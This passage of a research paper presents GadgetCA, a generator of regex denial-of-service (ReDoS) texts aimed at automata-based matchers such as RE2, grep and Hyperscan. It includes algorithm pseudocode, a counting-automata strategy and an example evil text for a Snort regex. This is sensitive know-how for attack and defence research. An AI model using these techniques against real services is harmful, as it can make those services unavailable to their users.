A more practical alternative to DFA-simulation is based on *Thompson's algorithm* [43] aka *NFA-simulation*. NFA-simulation essentially differs from the backtracking algorithm by replacing the depth-first NFA exploration strategy by a breadth-first search strategy. Reading each symbol of the text means updating the set of all NFA states reached by runs over the so far processed prefix of the line. The time needed to process each symbol is thus linear to the size of the NFA (an iteration through all transitions over the symbol starting in the current set of states), and the entire matching is only linear in the length of the line. An advanced implementation of NFA-simulation is a part of Intel's `Hyperscan` [8] (among a number of other techniques such as advanced use of the Boyer-Moore algorithm [5] for string-matching, innovative parallelisation, or using specialised processor instructions).

A crucial ingredient for the performance of several practical matchers is caching. The reached sets of NFA states are actually states of the DFA constructed by the subset construction, while a DFA state and its successor reached after reading a symbol constitute a DFA transition. The encountered DFA states and transitions are cached. When the matching algorithm stays inside the cache of transitions, it is exactly the same as the offline DFA simulation, with constant per-character complexity. We will call the version with caching *online DFA-simulation* (following the terminology of [14]). Online DFA-simulation can achieve much better performance and especially stability and resilience against ReDoS than backtracking. The disadvantage is perhaps a less straightforward implementation, which implies lower flexibility. Also, it is not clear how to extend online DFA-simulation with advanced regex features such as back-references. Well-known examples of industrial matchers based on DFA-simulation include `RE2` [17], `grep` [19], `SRM` [38], or the regex matcher in `Rust` [14].

ReDoS and associated attacker model. This paper deals with vulnerability of regex matchers against ReDoS. Specifically, we assume a remote service utilizing a regex matcher with a set of deployed regexes that are required for the operation of the service. We assume that some of the deployed regexes contain bounded repetition. The attacker knows which regexes are deployed at the service, or has a way of informed guessing (e.g., Snort regexes are public or easily obtainable via subscription, open source web development frameworks have known regex input validators, etc.).

The attacker can access the service in a way that enables triggering remote execution of the regex matcher (with deployed regexes) on an arbitrary (i.e., provided by the attacker) input text. The goal of the attacker is to pass into the service an (evil) text that will render the service unavailable (causing a denial of service) or impose a significant performance drop due to the consumption of an exceptionally high amount of computational resources. In such cases, we say that the regex is vulnerable for the respective matcher, and we consider three different views on *vulnerability*. Given a fixed length of text, it can mean one of the following (a detailed description is given in Section 6.1):

(a) exceeding a certain time interval for processing of a text of the given length,
(b) exceeding a certain ratio of the measured time w.r.t. 'normal' time for the given matcher, or
(c) exceeding a certain ratio of the measured time w.r.t. 'normal' time for the given matcher relative to the particular regex, assuming some knowledge of a normal matching time for each regex.

3 Related Work on ReDoS

ReDoS [32] vulnerabilities have typically been attributed to backtracking-based matching, as discussed in depth in [10,11]. Backtracking regex matching engines are essentially Turing complete (cf. [24]) and therefore most analysis questions about them are difficult or undecidable. All prior research on ReDoS generators has focused on methods that attempt to generate inputs that essentially cause excessive backtracking at runtime, effectively causing non-termination of matching. Here we summarize main such approaches.

We focus mainly on *static* ReDoS generators, which analyse a regex statically, as opposed to *dynamic* generators, which analyse a profile of a regex matcher run. Static ReDoS generators are primarily based on the NFA representation of regexes [22] and exploit different techniques, such as *pumping analysis* [22, 34], *transducer analysis* [42], *adversarial automata* construction [53], and *NFA ambiguity analysis* [51]. Such techniques can be sound and even complete for certain classes of regexes. Their main disadvantages are a high rate of false positives and ineffectiveness against nonbacktracking regex matching engines. An overview of existing ReDoS generators follows:

`RegexStatic` [51] classifies the worst-case simulation cost for a regex on an input as linear, polynomial, or expo-

nential based on how the depth-first search tree is predicted to evolve during backtracking. It supports also nonregular features like back-references.

`RegexCheck` [53] also identifies if a regex has linear, super-linear, or exponential time complexity based on its NFA. Moreover, it can construct an attack automaton capturing all those strings that trigger the worst-case behaviour. It also combines static and dynamic analysis to avoid false positives. It has limited support for extended (nonregular) features.

`RXXR2` [34, 35] constructs an NFA from a given regex and then it searches for instances of a pattern in the NFA using an efficient pattern matching algorithm. It searches all subexpressions for exponential vulnerability in a form of $e_1 e_2^* e_3$ where e_1 is a prefix expression, e_3 is a suffix expression, and e_2^* is a vulnerable expression. The result is an attack string $xy^n z$ such that $x \in L(e_1)$, $y \in L(e_3)$ and $xy^n z \notin L(e_1 e_2^* e_3)$.

`SlowFuzz` [33] is a dynamic fuzzing tool. It is based on an evolutionary fuzzer [23] that searches for those inputs that can trigger a large number of edges in the control flow graph of the program under testing. However, it lacks knowledge of regex structures, which may lead to false negatives. The results in [33] compare matching slowdown among individual iterations of the algorithm. Out of the tools mentioned here, it is the most general tool for generating evil texts, since it can handle most of the extended features supported in regexes.

`Rescue` [39] combines dynamic and static techniques using a genetic search algorithm as a guide. The aim is to find an input string that maximizes the number of matching steps, using regex search profiling data. The maximum string length is set to 128. A string is classified as exposing a ReDoS vulnerability if it causes more than 10^8 matching steps.

Finally, let us note that existing generators sometimes aim at extremely severe vulnerabilities, for instance, where a backtracking-based matcher gets completely stuck on a text hundreds of characters long (e.g. [39]). Automata-based matchers do not exhibit vulnerabilities this severe, but they can still be slowed down by several orders of magnitude, for which they need a long-enough input text (in the order of megabytes). These are the vulnerabilities that we target.

4 ReDoS Generation

We now discuss our ReDoS generator, i.e., a tool that generates an evil text for a given regex. We target primarily non-backtracking automata-based matchers, mainly those based on online DFA-simulation (although, as we show in Section 6, our technique works for backtracking matchers as well, and it can be tweaked to cause significant troubles also to `Hyperscan`, which uses NFA-simulation).

The generator, combined with a technique that exploits counting presented subsequently in Section 5, is the main technical contribution of our paper.

4.1 Hypothetical Matcher

We first discuss a hypothetical matcher, which will serve as a model target for our ReDoS generator described later in Section 4.2. The model was created by studying the implementations of the regex matchers in `grep`, `Rust`, `SRM`, and `RE2`. It uses online DFA-simulation with a specific management of the DFA cache, similarly to the mentioned matchers. Our model does not take into account specific advanced optimizations and implementation techniques used in real performance-oriented matchers. Taking them into account might, of course, improve the performance of the generator for a specific matcher, but our goal is a ReDoS generator that is universal and simple; therefore we use a model that captures only the most important common aspects. Despite that, the real-world matchers are quite close to this hypothetical matcher (only `Hyperscan` is related more loosely, since it uses the most radical innovations, combined with NFA-simulation instead of online DFA-simulation).

The matching algorithm and its complexity. The hypothetical matcher implements the online DFA-simulation algorithm with the following management of the cache: (i) When the cache exceeds some size, it is reset and (ii) if the cache utilization is too low or is reset too often, the matcher disables the cache completely and reverts to pure NFA-simulation.

Algorithm 1 describes the hypothetical matcher in pseudocode. It simulates a run of the DFA obtained by subset construction from the input NFA $A = (Q, \delta, q_0, F)$ along the input word w. In order to do this without constructing the entire DFA up-front, it uses the class DFA, which constructs DFA transitions and encountered DFA states lazily, on demand, and saves them for further use. Namely, it stores integer IDs of the encountered DFA states (subsets of Q) in a hash table *state2id*, paired with the inverse mapping *id2state* of the DFA states back to their IDs. A discovered DFA state is identified with the number of the so far identified states plus one (Line 17). The ID of the target state of each used DFA transition is saved in the map *successor*, accessible under the ID of the source state and the symbol on the transition. The map *final* records whether an ID belongs to a final state.

The i-th character $w[i]$ of the input line is processed in a single iteration of the **for** loop on Line 3. The cost of the iteration depends on whether the DFA transition is in the cache or not. If yes, then $successor[q, w[i]]$ on Line 22 simply returns the ID q' of the successor of the current state ID q. The lookup has a small constant cost (accessing the index $w[i]$ of an array of successors associated with q).

On the other hand, if the DFA transition is not cached, then it must be constructed, which is expensive: The construction requires to iterate through all $w[i]$-transitions originating from the NFA states in the current DFA state S (Line 25). The cost of this iteration depends on the size of S and the number of the used NFA transitions, both of which can be bounded by $|A|$ (the size of A, $|A| = |Q| + |\delta|$). Furthermore, the book-keeping

costs of the cache of DFA states, paid after every cache miss on Line 22, is also significant (although dominated by the cost of constructing the transition on Line 25). Looking up a DFA state on Line 14 and adding a DFA state on Line 26 both take time proportional to the size of the DFA state.

Algorithm 1: Hypothetical matcher

Input : NFA $A = (Q, \delta, s_0, F)$, word w
Output : *true* iff $w \in L(A)$, otherwise *false*

```
1  dfa ← new DFA()
2  q ← dfa.init({s_0})
3  for i ← 1 to |w| do                                   // O(|w|·|A|)
4      if dfa.final[q] then return true
5      q' ← dfa.get_successor_id(q,w[i])                 // O(|A|)
6      q ← q'
7      if dfa.big() then q ← dfa.init(dfa.id2state[q])
8      if dfa.ineffective() then disable DFA caching
9  return false
10 class DFA:
11     state2id: 2^Q → ℕ; id2state: ℕ → 2^Q;
12     successor: ℕ × Σ → ℕ; final: ℕ → {true,false}
13     method get_state_id(S ⊆ Q):
14         q ← state2id[S]                               // O(|S|)
15         if q = None then
16             q ← state2id.cardinality + 1
17             state2id[S] ← q                           // O(|S|)
18             id2state[q] ← S
19             final[q] ← (S ∩ F ≠ ∅)
20         return q
21     method get_successor_id(q ∈ ℕ, a ∈ Σ):
22         q' ← successor[q,a]                           // O(1)
23         if q' = None then
24             S ← id2state[q]
25             S' ← {s' | s ∈ S, s -(a)↠ s' ∈ δ}          // O(|A|)
26             q' ← get_state_id(S')                     // O(|S'|)
27             successor[q,a] ← q'
28         return q'
29     method init(S ⊆ Q):
30         id2state ← state2id ← successor ← final ← ∅
31         return get_state_id(S)
```

The complexity of matching with a high utilization of the cache is therefore approaching $O(|w|)$, but in the worst case, with a low cache utilisation, it increases to $O(|w| \cdot |A|)$. The multiplicative factor $|A|$ may be especially high with extended regexes with the bounded repetition operator, where the size of $|A|$ is linearly dependent on the repetition bounds (this is exponential in the size of the regex, assuming that the bound is given as a decadic or similar numeral). For instance, the NFA for the regex '`.*a.{k}`' needs $k+1$ states and the DFA obtained by the subset construction has 2^{k+1} states, each of them a set of up to $k+1$ states of the NFA.[4]

The algorithm manages limited resources available for the cache on Lines 7 and 8. The cache is reset on Line 7 if it grows beyond some predefined bound (given by the method *dfa*.`big()`, whose implementation would be matcher-specific). The size of the cache is computed as the sum of sizes of cached DFA states plus the number of cached transitions, $\sum\{|S| : DFA.state2id[S] \neq \texttt{None}\} + |\{(id,a) : DFA.successor[id,a] \neq \texttt{None}\}|$ (note that larger DFA states hence contribute more to the size of the cache). Line 8 may then entirely disable caching if the cache is reset too often or if its utilisation is too low (given by a matcher specific implementation of *dfa*.`ineffective()`). Disabling the cache means reverting to NFA-simulation in which every step must iterate through all NFA states in the current set and all their transitions with the current letter.

Multi-line mode. The matcher described above works in the *single-line mode*. In the *multi-line mode*, the **for** loop on Line 3 is wrapped in an iteration over all lines and every matched line is reported. Importantly, the DFA cache is *not reset* after processing one line, but is re-used when processing subsequent lines.

4.2 ReDoS Generation Algorithm

As follows from the analysis above, our best shot to stress the hypothetical matcher is to attempt to increase its runtime close to $O(|w| \cdot |A|)$ by rendering the cache ineffective and forcing construction of many large DFA states and transitions whose computation is expensive. For that, recall that every newly discovered DFA state $S \subseteq Q$ is searched for and inserted into the cache, with a cost linear to its size, and subsequently causes a cache miss and forces the construction of a transition on Line 25, with a cost linear to the number of $w[i]$-transitions starting in S. The size of S also determines the cost of looking up and inserting DFA states to the cache on Lines 14 and 26. The cost of creating the DFA transition, that is, at most the number of the NFA transitions, is usually strongly correlated with the size of the source state S (even though it is not precisely determined by it since it depends on the transition relation).

Our aim is, therefore, to produce a text that discovers many different large DFA states as fast as possible. In other words, we want to force a DFA run (or a sequence of runs in the case of multi-line matching) with a high ratio of the sum of sizes of newly discovered DFA states and the text length. We will call this ratio the *evilness* of the text. Highly evil texts cause a low cache hit/miss ratio, the cache also fills up quickly, must be reset frequently, and there is a high chance that the utilisation of the cache drops to the point where it is completely disabled.

ReDoS generator overview. Our ReDoS generator constructs a text w with high evilness as a concatenation $w_1 \cdots w_n$

[4] The '`.*`' in the regex is included for clarity, but note that it is redundant in the absence of anchors.

of lines, each line w_i generated by a run ρ_i starting at the initial state of the DFA. Each run ρ_i first takes the shortest possible path through the already visited part of the DFA to a largest discovered but so far unvisited state, referred to as the *starting state of* ρ_i, from where it navigates to new unvisited DFA states through DFA transitions chosen according to some *successor selection criterion*.

The run ρ_i is thus a concatenation $\rho_i^1.\rho_i^2$ of a prefix ρ_i^1 through already visited DFA states and a suffix ρ_i^2 through unvisited states. The criterion for navigating the second phase, that is, for selecting unvisited successors while constructing the suffix, is a parameter of the algorithm. The basic strategy, called **GREEDY**, simply selects the largest unvisited successor. (alternatives will be discussed later). This drives the exploration towards large new states. The run ρ_i then ends when it cannot continue to any unvisited and non-final state.

Avoiding final states has the following rationale. Obviously, continuing a line after reaching a final state would be counterproductive because the matcher has already returned *true*. Avoiding final states altogether additionally means that we generate only non-matching lines, which is motivated by the fact that we ideally want texts that are hard for online DFA-simulation-based as well as backtracking matchers. Non-matching lines are generally harder for backtracking matchers. They cannot terminate early after finding a single accepting NFA run but are forced to explore the entire tree of runs over the input line.

ReDoS generator in detail. We present the algorithm for generating ReDoS attacks in detail as Algorithm 2. Since constructing the entire DFA may be infeasible due to its size, the algorithm again uses the implicit DFA that is a part of the hypothetical online DFA matcher in Algorithm 1 and thus constructs only those parts of the DFA used to process the generated text.

Every iteration of the while-loop on Line 7 generates one line of the text, namely, the i-th iteration generates w_i by constructing the run ρ_i. The algorithm maintains a set *visited* of IDs of DFA states that were visited by some run ρ_i, and a set *unvisited* of IDs of discovered but yet unvisited states. The while loop terminates when there are no states remaining in *unvisited*. To select the starting state q of ρ_i (Line 8) and construct the shortest run to q quickly (via function *prefix* on Line 10), the algorithm uses a mechanism analogous to the one used in Dijkstra's algorithm for computing the shortest paths from a given source: Every discovered DFA state $p \in \mathit{visited} \cup \mathit{unvisited}$ remembers the last transition in the shortest discovered run from the initial state to p, namely, the predecessor state $\mathit{pre}(p)$ on the run and the symbol $\sigma(p)$ on its last transition. The state p also remembers the length (distance) $d(p)$ of the shortest run. The values of $\mathit{pre}(p)$, $d(p)$, and $\sigma(p)$ are updated whenever a transition to the state p is taken (Lines 18 and 19). If the run ending by that transition is shorter than the current shortest run, the function $\mathit{prefix}(q)$ can then construct the shortest discovered run to q in the form $q_0 \dashv(a_1)\!\!\rightarrow q_1 \dashv(a_2)\!\!\rightarrow \ldots \dashv(a_n)\!\!\rightarrow q_n$ by taking $q_n = q$, $q_i = \mathit{pre}(q_{i+1})$, and $a_i = \sigma(q_i)$ for all $0 \le i < n$, and return the word $a_1 \ldots a_n$ read along this run. The starting state q of ρ_i is chosen on Line 8 from *unvisited* by selecting the DFA state (obtained as $\mathit{dfa.id2state}[q]$) of the largest size with the smallest distance $d(q)$.

The suffix of the run, ρ_i', is where the text supposed to increase the cost of matching is generated. The algorithm navigates through unexplored DFA states according to the strategy given by the input parameter **STRATEGY** as long as the current state q has some unexplored non-final successor p (Line 20). Namely, the for-loop on Line 13 collects into *succ* all transitions leading to non-final and not yet visited DFA states from the current state q (as pairs consisting of the target state p and symbol a). The particular transition is selected from there according to the criterion **STRATEGY** on Line 21.

Algorithm 2: DFA-based text generation

Input: An NFA $A = (Q, \delta, s_0, F)$,
successor selection criterion **STRATEGY**
Output: evil text w (concatenation of several lines)

```
1  dfa ← new DFA
2  q0 ← dfa.init({s0})
3  unvisited.enqueue(q0)
4  d(q0) ← 0
5  visited ← ∅
6  w ← ε
7  while unvisited ≠ ∅ do
8      q ← unvisited.dequeue_nearest_largest()
9      visited.add(q)
10     w ← w · prefix(q)
11     while true do
12         succ ← ∅
13         for a ∈ Σ do
14             p ← dfa.get_successor_id[q,a]
15             if dfa.final[p] ∨ p ∈ visited then continue
16             succ.add(p,a)
17             unvisited.enqueue(p)
18             if d(q)+1 < d(p) ∨ d(p) = None then
19                 (d(p),σ(p),pre(p)) ← (d(q)+1,a,q)
20         if succ = ∅ then break
21         (q',a) ← succ.choose(STRATEGY)
22         unvisited.remove(q')
23         visited.add(q')
24         q ← q'
25         w ← w · a
26     w ← w · \n
27 return w
```

Exploration strategies. The ReDoS generation algorithm is parameterized by the strategy of exploration of unvisited DFA states, represented by the successor selection criterion **STRATEGY**. We will consider the following three strategies.

The first strategy, **RANDOM**, picks from *succ* a random successor. This produces mostly random but still 'reasonable' texts, for which the matcher does not return *false* before the line ends, because the DFA run never leaves the area of useful DFA states. We use **RANDOM** as the baseline to confirm that the reasoning behind our other two selection criteria, supposed to generate highly evil texts, works.

The simpler of the two strategies, **GREEDY**, navigates the search towards large DFA states by always choosing the successor corresponding to the largest set of states. On the other hand, the more complex strategy **COUNTING** is then optimized towards generating texts for regexes with bounded repetition; it is discussed in detail in the following section.

5 ReDoS Generation for Bounded Repetition

We will now discuss the specialisation of the ReDoS generator from the previous section for regexes with counting. That is, we will specify the successor selection criterion **COUNTING** used as the parameter **STRATEGY** in Algorithm 2.

Regexes with bounded repetition are the main focus of our work since their DFAs tend to have extremely many large states. This shows even in the worst case complexity of online DFA-simulation (as well as of NFA-simulation), where processing each input character can take a number of steps *exponential* to the size of the regex (the complexity is linear to the repetition bounds, which are represented using a logarithmic number of bits). The general idea of generating evil texts for bounded repetition is the same as for normal regexes—to force many different and large DFA states. We propose an optimized strategy for navigating towards them.

Counting automata. To explain the strategy, let us first have another look at compilation of bounded repetition to automata. Since the NFAs for bounded repetition might already be too large (linear in the repetition bounds, exponential in the size of the regex), we use succinct automata with *counters* that count repetitions of the counted sub-expressions at runtime. Since the counter values are not a part of the automata control state, they are only computed at runtime, the size of these automata is independent of the counter bounds and only linear in the size of the regex.

We use a formalisation of these automata as *nondeterministic counting automata (NCAs)* from [46], which also discusses their compilation from regexes with bounded repetition. See an example NCA for the regex '`.*a.{100}`' in Figure 1a. As seen in the figure, a transition of the NCA can reset a counter to 0, keep it unchanged, increment it, and test whether its value belongs to a specified constant interval. The values of every counter c can only reach values in between 0 and some $\max_c \in \mathbb{N}$ (the maximum number which c is compared against). A run of an NCA over a word goes through a sequence of configurations, pairs of the form (q,ν) where q is a control state and ν is a counter valuation, a mapping of counters to their integer values. For instance, one of the NCA runs from Figure 1a on the word a^{100} generates configurations $(q,c=0),(s,c=0),(s,c=1),\ldots,(s,c=99)$, but the NCA can postpone the transition into s arbitrarily, leading to different values values of c. It is easy to see that one can construct an NFA whose set of states is the set of reachable configurations of an NCA; the runs of such an NFA would go precisely through the same configurations as the runs of the NCA over the same word.


The so-called *naive determinisation* of the NCA then produces a standard DFA that would be obtained by the subset construction from the induced NFA described above. The states of the DFA are thus sets of the configurations. For the example from Figure 1a, a run of the DFA on the word a^{100} would traverse through the following sequence of DFA states (recall that each set of configurations is one state of the DFA):

$$\begin{aligned}
&\{(q,c=0)\},\\
&\{(q,c=0),(s,c=0)\},\\
&\{(q,c=0),(s,c=0),(s,c=1)\},\\
&\ldots\\
&\{(q,c=0),(s,c=0),(s,c=1),\ldots,(s,c=99)\}.
\end{aligned}$$

Our ReDoS generator therefore navigates through a space of such DFA states. The states may be extraordinarily large especially when the NCA configurations within them have many distinct counter values, such as in our example, where the run on the word a^{100} ends in a DFA state where the control state s is paired with 100 values.

Counting-set automata. Our heuristic for navigating through such DFAs towards large states attempts to increase the number of counter values. To do that, we take advantage of our earlier work on determinisation of NCAs into the so-called *counting-set automata (CSAs)* [46]. Namely, [46] shows how an NCA can be determinised into a CSA of a size independent of the counter bounds (unlike DFA, which may be exponentially large). The CSA is a deterministic machine that simulates the DFA but achieves succinctness by computing the counter values only at runtime, as values of a certain kind of registers. Since a single DFA state contains many counter values paired with NCA control states, these registers must be capable of holding a *set* of integer values. We call these registers, which store sets of integers, *counting sets*. A transition may then update a counting set c by incrementing all its elements, resetting it to the singleton $\{0\}$, adding the element 0 or 1 to it, and test whether the minimal or the maximal value in the set belongs to some constant interval.[5] A counting set for a counter c is also restricted to only contain values between 0 and $\max_c$ (the set-increment operation removes values greater than $\max_c$). An example of a CSA

[5] These operations can actually be implemented to work in constant time, hence simulation of CSA gives a fast matching algorithm for bounded repetition. We have implemented and tested a prototype matcher based on the CSA simulation in Section 6.



(a) NCA for '`.*a.{100}`' (b) CSA from determinization of (a) (c) CSA with weights for the regex '`^HOST\x09*[^\x20]{1000}`'

Figure 1: NCA and CSA. The transitions are labeled by their *guard*, which specifies the input character class ('•' stands for "any character") and possibly restricts counter (or counting set) values, separated by '/' from the counter *update* (an unspecified update means that the value stays the same). In (b) and (c), the notation $\{0\} \cup c+1$ stands for the set of values obtained by *incrementing* each value in c, *adding* 0, and *removing* values larger than the upper bound of the counter, 100 for (b) and 1000 for (c). The edges denoting initial states are labelled with *initial values* of the counters. Final states are in (a) and (b) labelled with an *acceptance condition* on counters, e.g. $\{c \geq 100\}$ in (a). In (c), the final condition at states 6 and 7 is $Max(c) = 1000$.

is the automaton obtained by determinizing the NCA from Figure 1a, shown in Figure 1b. Its run on the word a^{100} would generate the following sequence of configurations:

$$
\begin{aligned}
&(\{q\}, c=\{0\}),\\
&(\{q,s\}, c=\{0\}),\\
&(\{q,s\}, c=\{0,1\}),\\
&\ldots\\
&(\{q,s\}, c=\{0,\ldots,99\}).
\end{aligned}
$$

Note that the sets of values for c precisely correspond to the values of c that s appear with in the run of the DFA shown above. The run-time configurations of a run of a CSA are (encodings of) states of the DFA that would be generated by a run reading the same word.

Navigation towards large counting sets. Since CSAs are still small (relative to the DFA), they can be pre-computed and analysed as a whole. We use such an analysis to obtain guiding criteria that lead a run through their configuration space towards configurations with many different counter values. Runs of CSAs simulate runs of DFAs, so such guiding criteria may be directly used to navigate runs of the DFAs as the successor selection criterion **COUNTING**.

Particularly, in the CSA for a given regex, we try to navigate towards cycles that are likely to create large counting sets. For every counter c, every cycle in the CSA is assigned a weight $weight_c$, which represents an estimate of the maximum counting set for c that iterations of the cycle can generate. The number reflects the following intuitions:

First, since the counting set c can contain only values between 0 and $\max_c$, it can have at most $\max_c+1$ elements. Second, the cycle is pumping up the set if (i) it does not reset it, (ii) it adds 0 or 1 and also increments the elements of the set (without the increment, it would be only repeatedly adding $0/1$'s to a set already containing it). Third, it is better if only a few increments happen in between additions of $0/1$'s. For instance, a cycle that increments the counting set four times per every addition of $0/1$ is actually filling it with multiples of 4, hence it can generate a set of the size at most $\frac{\max_c+1}{4}$. In summary, the weight of the cycle for the counter c is non-zero only if the cycle does not reset c and increments c at least once, and then it equals $\max_c$ multiplied by the number add_cnt_c of additions of $0/1$ to c divided by the number inc_cnt_c of increments of c, i.e. $weight_c = \frac{(\max_c+1)\cdot add_cnt_c}{incr_cnt_c}$. The final weight of a cycle is then computed as a sum of weights for individual counters $\sum_{c\in C} weight_c$ with C being the set of all counters used in the automaton.

The weights of cycles are assigned to states and propagated through the transitions of the CSA. Initially, all states have weight 0. We then process the cycles in the CSA one by one. For each of them, the first step is setting all weights of all states in the cycle to the maximum of their previous weight and the weight of the cycle. The weight of the cycle is then propagated backwards through paths reaching the cycle. Namely, the weight of a state r, $weight(r)$, propagates through a transition $q \dashv\langle a\rangle\!\rightarrow r$ so that $weight(q)$ is assigned the maximum of $weight(q)$ and $weight(r) - 0.5$. This is iterated as long as some weight can be increased. In the end, transitions with heavy target states point in the direction of short paths towards heavy cycles (the *shortness* is achieved through the subtraction of 0.5 for every transition that the weight of the cycles is propagated through).

Example 5.1. Consider the CSA for the regex '`^HOST\x09*[^\x20]{1000}`' (a simplified regex from SNORT [25]) in Figure 1c. States of the CSA have assigned weights according to the algorithm described above. Figure 2 shows the tree of DFA states obtained by Algorithm 2.

The underlying NFA would look similar as the CSA in Figure 1c, with the difference that there are copies of states 6 and 7 for each value of counter c between 1 and 1000 (and there is a nondeterministic choice over '`\x09`' in states $(6, c{=}i)$ whether to stay in $(6, c{=}i)$ or go to $(6, c{=}i+1)$).




Figure 2: DFA states explored by Algorithm 2 on the regex '`^HOST\x09*[^\x20]{1000}`'.

If traversed using the **GREEDY** strategy (assuming that whenever there is a choice in Figure 2 between two DFA states with the same sizes, the strategy picks the left one, e.g., when choosing between $\{(7,c{=}1)\}$ and $\{(6,c{=}2)\}$, **GREEDY** would choose $\{(7,c{=}1)\}$) the traversal would first select the branch that goes to state 7 as soon as possible with DFA states of size 1 (the left-most branch), then it would select the branch with DFA states of size 2 (the second branch from the left), etc., generating the text:

```
HOSTaaa...a\n
HOST\x09bbb...b\n
HOST\x09\x09ccc...c\n
...
HOST\x09\x09...\x09yy\n
HOST\x09\x09...\x09\x09z\n
HOST\x09\x09...\x09\x09\x09\n
```

The generated text is sub-optimal because it first targets "easy" DFA states of size 1 and explores the most difficult path (with the longest sequence of `\x09`) only as the last one.

On the other hand, the **COUNTING** strategy avoids this by using the weights computed for the DFA states, which causes that the paths are explored in the reversed order, preferring state 6 because it has a higher weight:

```
HOST\x09\x09...\x09\x09\x09\n
HOST\x09\x09...\x09\x09z\n
HOST\x09\x09...\x09yy\n
...
HOST\x09\x09ccc...c\n
HOST\x09bbb...b\n
HOSTaaa...a\n
```

Indeed, in our experiments, for this regex, `RE2` took 23 times longer to process the text generated by **COUNTING** than the text generated by **GREEDY**.

6 Experimental Results

We have implemented our approach in a C# prototype called `GadgetCA` and evaluated its capability of generating text causing efficiency problem (ReDoS attack) for the state-of-the-art regex matchers especially with regexes that contain a bounded repetition and compared with existing ReDoS generators.

Matchers. We experiment with the matchers introduced in Section 2. We have *automata-based* matchers `grep` [19] (version 3.3), `RE2` [17], `SRM` [38], and the standard regex matcher in `Rust` [14], all four based on online DFA-simulation, `Hyperscan` [8], which uses NFA simulation, and also the prototype matcher `CA` [46], based on counting set automata (cf. Section 5), which specialises in handling bounded quantifiers (`CA` implements offline CSA-simulation, i.e., it simulates a pre-constructed deterministic CSA on the input text). Then, representing *backtracking* matchers, we have standard library regex matching engines of a wide spectrum of programming languages: `.NET` [26], `Python` [16], `Perl` [44], `PHP` [18], `Java` [13], `JavaScript` [9], and `Ruby` [6]. We note that `grep`, `RE2`, `Rust`, and `Hyperscan` are performance-oriented matchers containing many high- and low-level optimizations.

In Section 6.6, we also experiment with the NIDS SNORT [25], which internally uses `Hyperscan`, and with the hardware-accelerated regex matching engine on the NVIDIA BlueField-2 [29] card.

Except the experiments in Section 6.6, we run our benchmarks on a machine with the Intel(R) Xeon(R) CPU E3-1240 v3@3.40 GHz running Debian GNU/Linux (we run `.NET` tools on the Mono platform [1]).

Size of ReDoS text. In order to avoid low-level noise in the measured times of matchers, we generate texts of the size ∼50 MB. We use this value since we observed that at around 50 MB, the ratio between the performance of a matcher on a random text and on a generated ReDoS candidate start to stabilize for many of the used matchers. Larger text sizes may still increase the slowdown, but using them would rise the cost of our experiments beyond what we can manage.

`GadgetCA`. Our generator `GadgetCA` generates a text for a potential ReDoS attack using our approach presented in

Sections 4 and 5. In particular, we run the ReDoS text generator for 10 mins or until it completely explores the state space. (We emphasize that generating the ReDoS texts is not a time critical task, since they can be prepared in advance before an attack.) Then, we take the obtained text and copy it as many times as needed in order to obtain a ∼50 MB long text.

The particular ReDoS generation algorithm used depends on the chosen search strategy: **GREEDY**, **COUNTING**, **RANDOM**, or **ONELINE** (which is yet another strategy used to target SNORT's `Hyperscan` in Section 6.6).

Other generators. We compared `GadgetCA` against state-of-the-art generators, which are mainly focused on backtracking matchers (indeed, as far as we know, `GadgetCA` is the first generator targeting nonbacktracking matchers), namely `RXXR2` [35], `RegexStatic` [50], `RegexCheck` [53], and `Rescue` [39].[6] These generators use different algorithms to generate a ReDoS text. The generators may consume excessive time while analysing the regex and generating a ReDoS text, hence, we limited their running time to 10 mins (the same as for our generator). Note that all of these tools are research prototypes, so they do not support all regex features. The generators generate a ReDoS text template in the form of a triple $(prefix, pump, suffix)$ so that a concrete ReDoS text can be obtained by instantiating $prefix \cdot pump^k \cdot suffix$ for some k. Therefore, we set k for each of the ReDoS texts so that $|prefix| + |pump| \cdot k + |suffix| \approx$ 50 MB.

